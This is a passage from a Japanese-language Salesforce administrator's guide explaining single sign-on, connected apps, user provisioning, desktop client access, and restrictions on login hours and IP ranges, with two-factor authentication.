  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

  この機能を Salesforce で有効化されるよう要求する必要があります。組織の代理認証シングルサインオンの有効化については、Salesforce にお問い合わせください。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID プロバイダ (OpenID Connect をサポートする Google、Paypal、LinkedIn などのサービス) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

外部 ID プロバイダを使用しており、Salesforce 組織にシングルサインオンを設定する場合、Salesforce はサービスプロバイダとして機能します。また、Salesforce を ID プロバイダとして有効化し、他のサービスプロバイダへの接続にシングルサインオンを使用することもできます。シングルサインオンを設定する必要があるのはサービスプロバイダのみです。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

  および

  「すべてのデータの編集」

[シングルサインオン設定]ページには、組織でどのバージョンのシングルサインオンが使用可能かが表示されます。シングルサインオン設定についての詳細は、「シングルサインオン用の SAML 設定」を参照してください。SAML および Salesforce セキュリティについての詳細は、*『セキュリティ実装ガイド』*を参照してください。

シングルサインオンの利点

シングルサインオンを実装すると、組織は次の利点を得られます。

- **管理コストの削減:** シングルサインオンを使用すると、パスワードを 1 つ覚えるだけで、ネットワークリソースや外部アプリケーションと Salesforce の両方にアクセスできます。企業ネットワークの内側から Salesforce にアクセスするとき、ユーザはシームレスにログインでき、ユーザ名やパスワードの入力を求められることはありません。企業ネットワークの外側から Salesforce にアクセスするとき、ユーザの企業ネットワークログインにより、ログインできます。管理するパスワードが少なくなるほど、システム管理者へのパスワードリセット要求も少なくなります。
- **既存の投資の活用:** 多くの企業が中央 LDAP データベースを使用してユーザ ID を管理しています。Salesforce の認証をこのシステムに代行させることで、ユーザが LDAP システムから削除されると、Salesforce にはアクセスできなくなります。このため、退社するユーザは、離職後の会社のデータへのアクセス権を自動的に失うことになります。
- **時間の節約:** 平均すると、1 つのオンラインアプリケーションにログインするのに 5 ～ 20 秒かかります。ユーザ名やパスワードの入力ミスがあり、再入力を求めるメッセージが出た場合には、さらに時間がかかります。シングルサインオンを使用すると、Salesforce に手動でログインする必要はなくなります。この数秒の節約が、生産性の向上につながります。
- **ユーザの採用の増加:** ログインしなくてよいという便利さから、日常的に Salesforce を使用するようになります。たとえば、ユーザはメールメッセージにレコードやレポートなどの Salesforce 内の情報へのリンクを記載して送信できます。メールの受信者がリンクをクリックすると、対応する Salesforce ページが自動的に開きます。
- **セキュリティの向上:** 企業ネットワーク用に作成したパスワードポリシーは、Salesforce にも有効となります。また、1回の使用のみ有効な認証情報を送信することで、機密データへのアクセス権を持つユーザに対するセキュリティの向上を図れます。

接続アプリケーション

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションは、API を使用してアプリケーションを Salesforce と統合します。接続アプリケーションでは、標準の SAML および OAuth プロトコルを使用して、認証、シングルサインオンの提供、Salesforce API で使用するトークンの提供を行います。標準の OAuth 機能に加え、接続アプリケーションでは、システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりできます。

接続アプリケーションは、API を使用してアプリケーションを Salesforce と統合します。接続アプリケーションでは、標準の SAML および OAuth プロトコルを使用して、認証、シングルサインオンの提供、Salesforce API で使用するトークンの提供を行います。標準の OAuth 機能に加え、接続アプリケーションでは、システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりできます。

開発者またはシステム管理者は、次の情報を指定して Salesforce の接続アプリケーションを定義します。

- 名前、説明、ロゴ、連絡先情報
- Salesforce がアプリケーションを見つけて認証または識別できるようにするための URL
- 認証プロトコル: OAuth、SAML、またはその両方
- 接続アプリケーションが実行されている可能性のある省略可能な IP 範囲
- 接続アプリケーションが適用できるモバイルポリシーに関する省略可能な情報

OAuth サービスプロバイダを使用する接続アプリケーションの場合、接続アプリケーションの OAuth 範囲とコールバック URL を定義します。これらの定義と引き換えに、接続アプリケーションを認証するための OAuth コンシューマ鍵とコンシューマの秘密が Salesforce から提供されます。

SAML サービスプロバイダを使用する接続アプリケーションの場合、接続アプリケーションを認証するためのエンティティ ID、ACS (アサーションコンシューマサービス) URL、件名種別、名前 ID 形式、発行者 (通常、これらの情報はサービスプロバイダから入手可能) を定義します。

2 つのリリースモードがあります。

- アプリケーションは同じ組織で作成され、使用される。この典型的な使用例として、IT 部門などがあります。
- アプリケーションはある組織で作成され、他の組織にインストールされる。これは、複数組織を含むエンティティや ISV が 接続アプリケーションを使用する方法です。

システム管理者は、組織に接続アプリケーションをインストールし、SAML 認証を有効化し、プロファイル、権限セット、および IP 範囲制限を使用してアプリケーションにアクセス可能なユーザを制御できます。また、接続アプリケーションをキャンバスアプリケーションとして公開するように設定して、Salesforce UI とより緊密に統合することができます。さらに、リモートアプリケーションを更新した開発者から新バージョンを利用可能であるという通知を受け取ったら、接続アプリケーションをアンインストールし、新しいバージョンをインストールすることもできます。

メモ: Group Edition 組織では、プロファイルを使用して個々のユーザアクセスを管理することはできません。ただし、Group Edition 組織で OAuth 接続アプリケーションの設定を編集するときにポリシーを設定して、すべてのユーザの接続アプリケーションへのアクセスを制御できます。

さらに、Salesforce1 ダウンロード可能アプリケーション向けの接続アプリケーションパッケージなど Salesforce が管理する接続アプリケーションパッケージをアンインストールすることはできません。これらは、ユーザセッションの次回更新時に自動的に更新されます。

接続アプリケーションは、管理パッケージにのみ追加できます。未管理パッケージでは接続アプリケーションはサポートされていません。

このセクションの内容:

接続アプリケーションのユーザプロビジョニング

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

システム管理者は、接続アプリケーションのユーザプロビジョニングを使用して、Salesforce 組織のユーザに基づいたサードパーティアプリケーションのユーザアカウントを作成、更新、削除します。Salesforce ユーザに対して、Google Apps や Box などのサービスの自動アカウント作成、更新、無効化を設定できます。また、サードパーティシステムに既存のユーザアカウントや、そのアカウントがすでに Salesforce ユーザアカウントにリンクされているかどうかも検出できます。

接続アプリケーションは、ユーザをサードパーティサービスおよびアプリケーションにリンクします。接続アプリケーションのユーザプロビジョニングでは、それらのサービスおよびアプリケーションのユーザアカウントを作成、更新、および管理できます。この機能により、Google Apps などのサービスのアカウント作成が簡略化され、Salesforce ユーザのアカウントがサードパーティアカウントにリンクされます。これらのアカウントがリンクされたら、アプリケーションランチャーを設定し、ユーザがアプリケーションランチャーの接続アプリケーションアイコンをクリックして、対象サービスに瞬時にアクセスできるようにします。

ユーザプロビジョニングは、設定された接続アプリケーションへのアクセス権を付与するプロファイルまたは権限セットに割り当てられたユーザのみに適用されます。たとえば、組織の Google Apps 接続アプリケーションのユーザプロビジョニングを設定できます。次に、その接続アプリケーションに「従業員」プロファイルを割り当てます。組織で新規ユーザが作成されて「従業員」プロファイルが割り当てられると、そのユーザは自動的に Google Apps でプロビジョニングされます。また、このユーザが無効化された場合やプロファイルの割り当てが変更された場合は、このユーザの Google Apps のプロビジョニングが自動的に解除されます。

Salesforce のウィザードに従って、各接続アプリケーションのユーザプロビジョニングを設定します。

さらに、レポートを実行すれば、すべての接続アプリケーションのすべてのユーザアカウントをまとめた一元ビューで、特定のサードパーティアプリケーションへのアクセス権があるユーザを確認できます。

ユーザプロビジョニング要求

ユーザプロビジョニングを設定後は、Salesforce がサードパーティシステムの更新要求を管理します。Salesforce が、組織の特定のイベントに基づいて、ユーザプロビジョニング要求を UI または API コールのいずれかでサードパーティシステムに送信します。次の表に、ユーザプロビジョニング要求をトリガするイベントを示します。

イベント	操作	オブジェクト
ユーザの作成	Create	User
ユーザの更新 (選択した属性)	Update	User
ユーザの無効化	Deactivate	User
ユーザの有効化	Activate	User
ユーザの凍結	Freeze	UserLogin
ユーザの凍結解凍	Unfreeze	UserLogin
ユーザの再有効化	Reactivate	User
ユーザプロファイルの変更	Create/Deactivate	User
ユーザへの権限セットの割り当て/割り当て解除	Create/Deactivate	PermissionSetAssignment
接続アプリケーションへのプロファイルの割り当て/割り当て解除	Create/Deactivate	SetupEntityAccess
接続アプリケーションへの権限セットの割り当て/割り当て解除	Create/Deactivate	SetupEntityAccess

操作値は、UserProvisioningRequest オブジェクトに保存されます。Salesforce は、要求をすぐに処理することも、承認プロセスが完了するまで待機することもできます (ユーザプロビジョニングウィザードの手順で承認プロセスを追加した場合)。要求を処理するために、Salesforce は、*[ユーザプロビジョニング]* 種別のフローを使用します。このフローには、Apex の UserProvisioningPlugin クラスへの参照が含まれます。フローが、サードパーティサービスのユーザアカウントプロビジョニングを管理する API をコールします。

Active Directory のイベントに基づいてユーザプロビジョニング要求を送信する場合は、Salesforce Identity Connect を使用して、これらのイベントを取得し、Salesforce 組織に同期させます。次に、Salesforce がユーザをプロビジョニングまたはプロビジョニング解除するユーザプロビジョニング要求をサードパーティシステムに送信します。

制限事項

エンタイトルメント

サービスプロバイダのロールと権限は、Salesforce 組織で管理または保存することはできません。したがって、サービスプロバイダのリソースに対する特定のエンタイトルメントは、ユーザプロビジョニングが有効化されたサードパーティアプリケーションへのアクセスをユーザが要求するときには含まれていません。

サービスプロバイダのユーザアカウントは作成できますが、そのユーザアカウントの追加ロールまたは権限はサービスプロバイダ経由で管理する必要があります。

定期的なアカウント調整
サードパーティシステムのユーザを収集および分析するたびに、ユーザプロビジョニングウィザードを実行します。自動的な収集および分析の間隔を設定することはできません。

アクセスの再認証
ユーザのアカウントが作成された後、サービスプロバイダのリソースへのユーザアクセスの検証はサービスプロバイダで実行する必要があります。

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

Salesforce for Outlook の権限を設定するには、「メールクライアント設定の管理」権限を使用します。

プロファイルを編集することでデスクトップクライアントへのユーザのアクセスを設定できます。

デスクトップクライアントアクセスのオプションは次のとおりです。

オプション	意味
オフ (アクセス拒否)	ユーザの個人設定の各クライアントのダウンロードページは表示されません。また、ユーザはクライアントからログインできません。
オン、更新なし	ユーザの個人設定の各クライアントのダウンロードページは表示されません。ユーザはクライアントからログインできますが、現在のバージョンからアップグレードできません。
オン、アラートなしの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できますが、新しいバージョンを使用できるときのアラートは表示されません。
オン、アラートありの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。更新アラートが表示され、このアラートをフォローまたは無視できます。
オン、更新必須(アラートあり)	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。新しいバージョンを使用できるようになると、更新アラートが表示されます。アップグレード

エディション

Connect Offline を使用可能なエディション: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Connect for Office を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Connect for Office を使用可能なエディション: Database.com Edition を除くすべてのエディション

オプション	意味
	されるまで、クライアントからログインできません。

Connect Offline は、Developer Edition と併用できる唯一のクライアントです。Personal Edition、Group Edition、Professional Edition では、すべてのユーザにすべてのクライアントの「オン、通知なし、更新可」がデフォルトで付与されています。

メモ:

- デスクトップクライアントアクセスは、「APIの有効化」権限がプロファイルに設定されたユーザのみが使用できます。

ユーザがアラートを確認できる場合、過去にクライアントから Salesforce にログインしたことがあれば、新しいバージョンが使用できるようになったときにアラートバナーが自動的に[ホーム]タブに表示されます。バナーをクリックすると、[更新の確認]ページが表示され、ユーザはインストーラファイルをダウンロードし、実行できます。アラートが発生したかどうかに関係なく、ユーザは個人設定から[更新の確認]ページにアクセスすることもできます。

このセクションの内容:

拡張プロファイルユーザインターフェースのデスクトップクライアントアクセス
デスクトップクライアントアクセス設定の更新を行うには、拡張プロファイルユーザインターフェースを使用します。たとえば、このインターフェースから Connect for Outlook のアラート設定を変更します。

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

拡張プロファイルユーザインターフェースのデスクトップクライアントアクセス

デスクトップクライアントアクセス設定の更新を行うには、拡張プロファイルユーザインターフェースを使用します。たとえば、このインターフェースから Connect for Outlook のアラート設定を変更します。

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

メモ: デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。

拡張プロファイルユーザインターフェースの[デスクトップクライアントアクセス] ページでは、次の操作を実行できます。

- オブジェクト、権限、または設定の検索
- プロファイルのコピー
- カスタムプロファイルの場合、[削除] をクリックしてプロファイルを削除
- [プロパティを編集] をクリックしてプロファイルの名前または説明を変更
- [プロファイルの概要] をクリックしてプロファイル概要ページに移動
- [デスクトップクライアントアクセス] の名前の横にある下向き矢印をクリックし、必要なページを選択して、別の設定ページに切り替える

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デスクトップクライアントアクセス設定を参照する

- 「設定・定義を参照する」

デスクトップクライアントアクセス設定を編集する

- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

メモ: デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイル名の横にある [編集] をクリックし、ページ下部の [デスクトップインテグレーションクライアント] セクションにスクロールします。

エディション

Connect Offline を使用可能なエディション: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Connect for Office を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Connect for Office を使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

デスクトップクライアントアクセス設定を参照する
- 「設定・定義を参照する」

デスクトップクライアントアクセス設定を編集する
- 「プロファイルと権限セットの管理」

ユーザ認証の設定

ユーザが本人であることを確認するためのログイン設定を選択します。

このセクションの内容:

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の制限やその他の値を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように求められます。

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

ログインフローの作成

Cloud Flow Designer を使用してログインフロープロセスを作成し、完成したフローをプロファイルに関連付けます。

プロファイルへのログインフローの接続
Flow Designer でログインフローを作成し、フローを有効化した後に、ログインフローを組織のプロファイルに関連付けます。その後、そのプロファイルを持つユーザは、ログインフローに移動されます。

2 要素認証の設定
システム管理者は、権限またはプロファイル設定を使用して 2 要素認証を有効化します。ユーザは、各自の個人設定でモバイル認証アプリケーションを追加します。

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

ログイン時間帯の制限

プロファイルごとに、ユーザがログインできる時間帯を設定できます。次のトピックを参照してください。

- 拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザインターフェースログインの 2 要素認証

プロファイルごとに、ユーザインターフェースを使用してログインするときに2つ目の認証方法を使用するようユーザに要求できます。「2 要素認証ログイン要件の設定」 (ページ 52)および「シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件の設定」を参照してください。

API ログインの 2 要素認証

プロファイルごとに、標準のセキュリティトークンではなく、確認コード (時間ベースのワンタイムパスワードまたは TOTP ともいう) を要求できます。ユーザは、確認コードを生成する認証アプリケーションを各自のアカウントに接続します。「API ログインの 2 要素認証」権限があるユーザは、アカウントのパスワードのリセット時など要求されたときは常に標準のセキュリティトークンではなくコードを使用します。「API アクセスの 2 要素認証ログイン要件の設定」 (ページ 55)を参照してください。

ログイン IP アドレス範囲の制限

Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition の場合、ユーザがどのアドレス範囲からログインできるかを指定する [ログイン IP アドレスの制限] のアドレスを個々のプロファイルに設定できます。プロファイルに設定された [ログイン IP アドレスの制限] 以外のアドレスからログインしたユーザは Salesforce 組織にアクセスできません。

Contact Manager Edition、Group Edition、および Professional Edition の場合、[ログイン IP アドレスの制限] を設定します。[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。

すべてのアクセス要求に対するログイン IP アドレス範囲の適用

Salesforce へのすべてのアクセスを、ユーザプロファイルの [ログイン IP アドレスの制限] に含まれている IP アドレスに制限することができます。たとえば、[ログイン IP アドレスの制限] で定義された IP アドレスからユーザが正常にログインしたとします。その後で、[ログイン IP アドレスの制限] に含まれない新しい IP アドレスを持つ異なる場所に移動します。ユーザがブラウザを更新するか、クライアントアプリケーションからのアクセスも含め Salesforce にアクセスしようとすると、拒否されます。このオプションを有効にするには、[設定] から、[クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択して、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

組織全体の信頼できる IP アドレス範囲

すべてのユーザについて、ユーザがログインの問題が発生することなく常にログインできる IP アドレス範囲のリストを設定できます。これらのユーザは、追加の確認情報を提供した後で組織にログインできます。「組織の信頼済み IP 範囲の設定」を参照してください。

ユーザがユーザインターフェース、API、または Salesforce for Outlook、Connect Offline、Connect for Office、データローダなどのデスクトップクライアントを使用して Salesforce にログインした場合は、Salesforce がそのログインが正当かどうかを次の方法で確認します。

1. Salesforce は、ユーザのプロファイルにログイン時間帯の制限が設定されているかどうかを確認します。ユーザのプロファイルにログイン時間帯の制限が設定されている場合、指定された時間帯以外のログインは拒否されます。
2. ユーザに「ユーザインターフェースログインの 2 要素認証」権限がある場合は、ログイン時に Salesforce が 2 つ目の認証を行うようユーザに求めます。ユーザのアカウントが Salesforce Authenticator などのモバイル認証アプリケーションにまだ接続されていない場合は、Salesforce がユーザにまずアプリケーションに接続するよう求めます。
3. ユーザに「API ログインの 2 要素認証」権限があり、認証アプリケーションをアカウントに接続済みの場合は、ユーザが標準のセキュリティトークンを使用すると、Salesforce がエラーを返します。ユーザは、標準のセキュリティトークンではなく、認証アプリケーションで生成された確認コード (時間ベースのワンタイムパスワード) を入力する必要があります。
4. Salesforce は次に、ユーザのプロファイルに IP アドレスの制限が設定されているかどうかを確認します。ユーザのプロファイルに IP アドレスの制限が設定されている場合、指定された IP アドレス以外の IP アドレスからのログインは拒否されます。[すべての要求でログイン IP アドレスの制限を適用] セッション設定が有効になっている場合、クライアントアプリケーションからの要求も含め、ページ要求ごとに IP アドレス制限が適用されます。
5. プロファイルベースの IP アドレス制限が設定されていない場合は、過去に Salesforce へのアクセスに使用されたデバイスからユーザがログインしているかどうかを確認します。
   - Salesforce が認識するデバイスやブラウザからユーザがログインしている場合は、ログインが許可されます。
   - 信頼できる IP アドレスのリストに含まれる IP アドレスからのログインであれば、ログインは許可されます。
   - 信頼できる IP アドレスからのログインでも、Salesforce が認識するデバイスやブラウザからのログインでもない場合は、ログインがブロックされます。

ログインがブロックされるか、API ログインの失敗エラーが返された場合は、Salesforce がユーザの ID を検証する必要があります。

- ユーザインターフェースを使用してアクセスする場合は、Salesforce Authenticator (バージョン 2 以降) を使用して検証するか、確認コードを入力するようユーザに求められます。

  メモ: ユーザが Salesforce に初めてログインするときは、確認コードを要求されません。

- API またはクライアントを使用してアクセスする場合は、ユーザがログインパスワードの末尾にセキュリティトークンを追加する必要があります。また、ユーザプロファイルに「API ログインの 2 要素認証」が設定されている場合は、ユーザが認証アプリケーションで生成された確認コードを入力します。

  セキュリティトークンは Salesforce から自動生成されるキーです。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* の場合は、ログイン時に「*mypasswordXXXXXXXXXX*」と入力する必要があります。また、クライアントアプリケーションによっては、別個にセキュリティトークン用の項目があります。

  セキュリティトークンを取得するには、Salesforce ユーザインターフェースを通じてパスワードを変更するか、セキュリティトークンをリセットします。ユーザがパスワードを変更するか、セキュリティトークンをリセットすると、Salesforce がユーザの Salesforce レコードのメールアドレス宛に新しいセキュリティトークンを送信します。セキュリティトークンは、ユーザがセキュリティトークンをリセットするか、パスワードを変更するか、またはパスワードがリセットされるまで有効です。

  ヒント: 新しい IP アドレスから Salesforce にアクセスする前に、[私のセキュリティトークンのリセット] を使用して信頼できるネットワークからセキュリティトークンを取得しておくことをお勧めします。

ログイン制限の設定に関するヒント

ログイン制限を設定するときには、次の点を考慮してください。

- ユーザのパスワードが変更されると、セキュリティトークンがリセットされます。API またはクライアントを使用してログインする場合は、自動生成されるセキュリティトークンをユーザがパスワードの末尾に追加するまで、ログインがブロックされる場合があります。
- パートナーポータルとカスタマーポータルのユーザは、ログインを行うためにブラウザをアクティベートする必要はありません。
- 次のイベントは、組織のログインロックアウト設定で定義されているとおり、Salesforce からロックアウトされるまでの無効なパスワードによるログイン試行回数のカウントの対象となります。
  - ユーザに ID 検証が求められた場合
  - API またはクライアントを使用して Salesforce にログインするためにパスワードの末尾に追加したセキュリティトークンまたは確認コードが正しくなかった場合

このセクションの内容:

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン IP アドレスの制限] をクリックします。
4. プロファイルに対して許可する IP アドレスを指定します。
   - ユーザがログインできる IP アドレスの範囲を追加するには、[IP 範囲の追加] をクリックします。有効な IP アドレスを [開始 IP アドレス] に、それより番号が大きい IP アドレスを [終了 IP アドレス] 項目に入力します。1つのIPアドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を編集または削除するには、その範囲の[編集]または[削除]をクリックします。

   重要:
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255`. に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforceにお問い合わせください。
   - Salesforce Classic Mobile アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Classic Mobile は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Classic Mobile を無効にする必要があります。
5. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合は、[説明] 項目を使用して、ネットワークのどの部分がこの範囲に対応するかなどの詳細を入力します。

メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定]から [クイック検索] ボックスに「セッションの設定」と入

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義を参照する」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義を参照する」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

1. Salesforce エディションによって、プロファイルに有効な IP アドレス範囲を制限する方法が異なります。
   - Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition を使用している場合は、[設定] から [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、プロファイルを選択します。
   - Professional Edition、Group Edition、または Personal Edition を使用している場合は、[設定] から [クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択します。
2. [ログイン IP アドレスの制限] 関連リストの [新規] をクリックします。
3. 有効な IP アドレスを [開始 IP アドレス] 項目に入力し、開始 IP アドレスより大きな数値のアドレスを [終了 IP アドレス] 項目に入力します。

   開始アドレスと終了アドレスは、ユーザのログインを許可する IP アドレスの範囲を定義します。1 つの IP アドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255.` に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
